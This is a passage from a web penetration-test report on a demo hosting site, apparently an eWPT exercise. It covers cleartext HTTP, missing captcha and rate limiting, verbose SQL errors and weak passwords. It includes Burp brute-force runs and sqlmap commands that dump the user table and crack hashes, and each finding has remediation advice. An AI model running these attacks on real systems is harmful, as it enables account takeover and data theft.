
You should not enter any sensitive information on this site (for example, passwords or credit cards), because it could be stolen by attackers. Learn more

Cookies (0 in use)

Site settings

Figure 20 Cleartext Trasmission -m. foomegahost.com

Cleartext transmission on me.foomegahost.com:


Not secure me.foomegahost.com

Your connection to this site is not secure

You should not enter any sensitive information on this site (for example, passwords or credit cards), because it could be stolen by attackers. Learn more

Cookies (1 in use)

Site settings

Figure 21 Cleartext Trasmission - me.foomegahost.com

Remediation

HTTPS(encrypted communication) should be used instead of HTTP (clear text) communication.

References	https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere

1.8. No Captcha

🟩🟩🟨⬜⬜

İmpact	Confidentiality, Availability
CVE/CWE	CWE-307, CWE-799
Affected Systems	m.foomegahost.com me.foomegahost.com

Description

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.

Hackers launch brute-force attacks using widely available tools that utilize wordlists and smart rulesets to intelligently and automatically guess user passwords.

During the test it has been determined that the there is no prevention methods attacks like brute force. This leads to any malicious actor could use automated tool and attack login forms to compromise user information's or make Denial of Service (DOS) attack.

Lack of captcha for m.foomegahost.com login form:




Figure 22 No Captcha - m.foomegahost

Code part for login function:

```
<!-- Row fuid-->
<div class="row-fluid">
            <div class="span5 contact">
                        <h2>&nbsp;</h2>
                        <form id="form">
                                    <input id="username" type="text" placeholder="Your username" required>
                                    <input id="password" type="password" placeholder="Your password" required>
                                    <br/>
                                    <input onclick="WSlogin();return false;" type="submit" name="Submit" value="Login"
class="button">
```

```
                    </form>
                    <div id="result" style="color:red;"></div>
          </div>
</div>
<!-- End Row fuid-->
```

HTTP request for login:

```
POST /ws/ HTTP/1.1
Host: m.foomegahost.com
Content-Length: 317
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
SOAPAction: login
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body> <login> <username>test</username> <password>test</password> </login> </soap:Body> </soap:Envelope>
```

Lack of captcha for me.foomegahost.com login form:



Not secure | me.foomegahost.com/index.php
Client Login
Your Username
Your Password
sign in
Contact Us
Call Now: 55-5698-4589
Email Adress: info@foomegahost.com
Address Info: Av new stret - New York

Figure 23 No Captcha - me.foomegahost

Code part for login function:

```
<h1>Client Login</h1>
<form action="include/login.php" method="POST">
<input type="text" placeholder="Your Username" name="username" required>
<input type="password" placeholder="Your Password" name="password" required>
```

```
<input type="submit" class="botton" value="sign in">
</form>
```

HTTP request for login:

```
POST /include/login.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.128 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=89ba96tm4l2j1pb6cdmqlhtcl1
Connection: close

username=test&password=test
```

Remediation

CAPTCHA, is a program that allows you to distinguish between humans and computers. First widely used by Alta Vista to prevent automated search submissions, CAPTCHAs are particularly effective in stopping any kind of automated abuse, including brute-force attacks.

İt is recommended that the captcha should implemented login forms and user input fields.

References	https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

1.9. Detailed Error Messages

🟩🟩🟨⬜⬜	
İmpact	Confidentiality
CVE/CWE	CWE-209, CWE-550
Affected Systems	m.foomegahost.com

Description

Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker). These messages reveal implementation details that should never be revealed. Such details can provide hackers important clues on potential flaws in the site and such messages are also disturbing to normal users.

During the test it has been determined that the there is misconfiguration for error handling on API responses. This leads to exposure of database and server informations:

HTTP request for “getTicketInfo()” function:

```
POST /ws/ HTTP/1.1
Host: m.foomegahost.com
Content-Length: 368
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
SOAPAction: login
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.128 Safari/537.36
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
 <getTicketInfo>
 test
  </getTicketInfo> <login> <username>asdasd</username> <password>123456</password> </login>
</soap:Body> </soap:Envelope>
```

Response from server :

```
HTTP/1.1 500 Internal Service Error
Content-Length: 458
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 09:41:34 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"><SOAP-
ENV:Body><SOAP-ENV:Fault><faultcode>0891</faultcode><faultstring>Error 1 - You have an error in your SQL
syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'LIMIT
0,1' at line 8</faultstring><faultactor>Database</faultactor></SOAP-ENV:Fault></SOAP-ENV:Body></SOAP-
ENV:Envelope>
```

Remediation	
All error messages should be supressed and debug mode should disabled for web application.	
References	https://owasp.org/www-community/Improper_Error_Handling https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html https://help.x-cart.com/index.php?title=X-Cart:Config.php#Correcting_debug_mode

1.10. Rate Limit

🟩🟩🟨⬜⬜

İmpact	Confidentiality, Availability
CVE/CWE	CWE-307, CWE-799
Affected Systems	m.foomegahost.com me.foomegahost.com

Description

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.


Hackers launch brute-force attacks using widely available tools that utilize wordlists and smart rulesets to intelligently and automatically guess user passwords.

During the tests it is determined that the there is no rate limiting for login forms on systems. This leads to compromise user information’s and DOS attacks.

Below it is given login request for m.foomegahost.com :

```
POST /ws/ HTTP/1.1
Host: m.foomegahost.com
Content-Length: 317
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
SOAPAction: login
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.128 Safari/537.36
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body> <login> <username>test</username>
<password>test</password> </login> </soap:Body> </soap:Envelope>
```

This login requests resent with an automated tool and made brute force attack:


Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
500	albert	200	☐	☐	461	
499	6666	200	☐	☐	461	
498	billy	200	☐	☐	461	
497	phantom	200	☐	☐	461	
496	mistress	200	☐	☐	461	
495	tester	200	☐	☐	461	
494	rebecca	200	☐	☐	461	
493	scorpion	200	☐	☐	461	

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like (
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
  <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http
    <soap:Body>
       <login>
         <username>
           test
        </username>
         <password>
           phantom
```


Figure 24 Rate Limit - Brute Force on m.foomegahost.com

Below it is given login request for me.foomegahost.com :

```
POST /include/login.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Cookie: PHPSESSID=89ba96tm4l2j1pb6cdmqlhtcl1
Connection: close

username=test&password=test
```

This login requests resent with an automated tool and made brute force attack:



Request	Payload	Status	Error	Timeout	Length	Com
500	password1234	302	☐	☐	524	
0		302	☐	☐	474	
1	123456	302	☐	☐	474	
2	password	302	☐	☐	474	
3	12345678	302	☐	☐	474	
4	1234	302	☐	☐	474	
5	pussy	302	☐	☐	474	
6	12345	302	☐	☐	474	
7	dragon	302	☐	☐	474	
8	qwerty	302	☐	☐	474	
9	696969	302	☐	☐	474	
10	mustang	302	☐	☐	474	
11	letmein	302	☐	☐	474	
12	baseball	302	☐	☐	474	

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=89ba96tm4l2j1pb6cdmqlhtcl1
Connection: close

username=test&password=password1234
```

Figure 25 Rate Limit - Brute Force on me.foomegahost.com

Remediation

There is multiple way to mitigate brute force attacks such as:

Request email or OTP (One-Time-Password) confirmation after a number of wrong password attempt
Checking each request and detecting ip address of the attacker then blocking that ip address
Implementing captcha mechanism to distinguish between human and automated tools.

These solutions could lead other problems so company should decide accordingly.

References	https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html

## 1.11. Weak Password Policy	🟩🟩🟨⬜⬜
İmpact	Confidentiality
CVE/CWE	CWE-521
Affected Systems	m.foomegahost.com me.foomegahost.com

Description

A key concern when using passwords for authentication is password strength. A "strong" password policy makes it difficult or even improbable for one to guess the password through either manual or automated means.

Also in case of database leak of usernames, a strong password policy prevents cracking user password hashes and losing account control to the threat actors.

In the tests, gaining advantage of SQL injection vulnerability, readied user password hashes and cracked inside sqlmap tool. After the cracking operation it is seen that the "test" user has weak password. This situation leads to gaining access for "test" user on system.

Below, it is given the request vulnerable to the sql injection. This request saved in a file called "sqli.txt"

sqli.txt

```
POST /ws/ HTTP/1.1
Host: m.foomegahost.com
Content-Length: 348
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
SOAPAction: login
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<getTicketInfo>
<authToken>test</authToken>
<ticketID>test</ticketID>
</getTicketInfo>
</soap:Body>  </soap:Envelope>
```

With the sql injection vulnerability first we found database names inside the mysql server:

```
—(kali㉿kali)-[~/Documents/eWPT]
└─$ sqlmap -r sqli.txt --dbs

[16:46:02] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 7 or 2008 R2
web application technology: Microsoft IIS 7.5
```

```
back-end DBMS: MySQL >= 5.0
[16:46:02] [INFO] fetching database names
[16:46:02] [INFO] resumed: 'information_schema'
[16:46:02] [INFO] resumed: 'foomegahost'
available databases [2]:
[*] foomegahost
[*] information_schema
```

Detecting tables inside the “foomegahost” database:

```
16:53:00] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2008 R2 or 7
web application technology: Microsoft IIS 7.5
back-end DBMS: MySQL >= 5.0
[16:53:00] [INFO] fetching tables for database: 'foomegahost'
[16:53:00] [INFO] resumed: 'comments'
[16:53:00] [INFO] resumed: 'messages'
[16:53:00] [INFO] resumed: 'roles'
[16:53:00] [INFO] resumed: 'ticket'
[16:53:00] [INFO] resumed: 'user'
Database: foomegahost
[5 tables]
+----------+
| user     |
| comments |
| messages |
| roles    |
| ticket   |
+----------+
```

Getting content of “user” table inside the “foomegahost” database:

```
—(kali㉿kali)-[~/Documents/eWPT]
└─$ sqlmap -r sqli.txt -D foomegahost -T user --dump

[16:46:18] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 7 or 2008 R2
web application technology: Microsoft IIS 7.5
back-end DBMS: MySQL >= 5.0
[16:46:18] [INFO] fetching columns for table 'user' in database 'foomegahost'
[16:46:18] [INFO] resumed: 'id'
[16:46:18] [INFO] resumed: 'int(11)'
[16:46:18] [INFO] resumed: 'first_name'
[16:46:18] [INFO] resumed: 'varchar(128)'
[16:46:18] [INFO] resumed: 'last_name'
[16:46:18] [INFO] resumed: 'varchar(128)'
[16:46:18] [INFO] resumed: 'username'
[16:46:18] [INFO] resumed: 'varchar(128)'
[16:46:18] [INFO] resumed: 'password'
[16:46:18] [INFO] resumed: 'varchar(512)'
[16:46:18] [INFO] resumed: 'email'
[16:46:18] [INFO] resumed: 'varchar(152)'
[16:46:18] [INFO] resumed: 'role'
[16:46:18] [INFO] resumed: 'int(11) unsigned'
[16:46:18] [INFO] fetching entries for table 'user' in database 'foomegahost'
```

```
[16:46:18] [INFO] recognized possible password hashes in column 'password'
```

Cracking password hashes with sqlmap tool:

```
[16:46:18] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 7 or 2008 R2
web application technology: Microsoft IIS 7.5
back-end DBMS: MySQL >= 5.0
[16:46:18] [INFO] fetching columns for table 'user' in database 'foomegahost'
[16:46:18] [INFO] resumed: 'id'
[16:46:18] [INFO] resumed: 'int(11)'
[16:46:18] [INFO] resumed: 'first_name'
[16:46:18] [INFO] resumed: 'varchar(128)'
[16:46:18] [INFO] resumed: 'last_name'
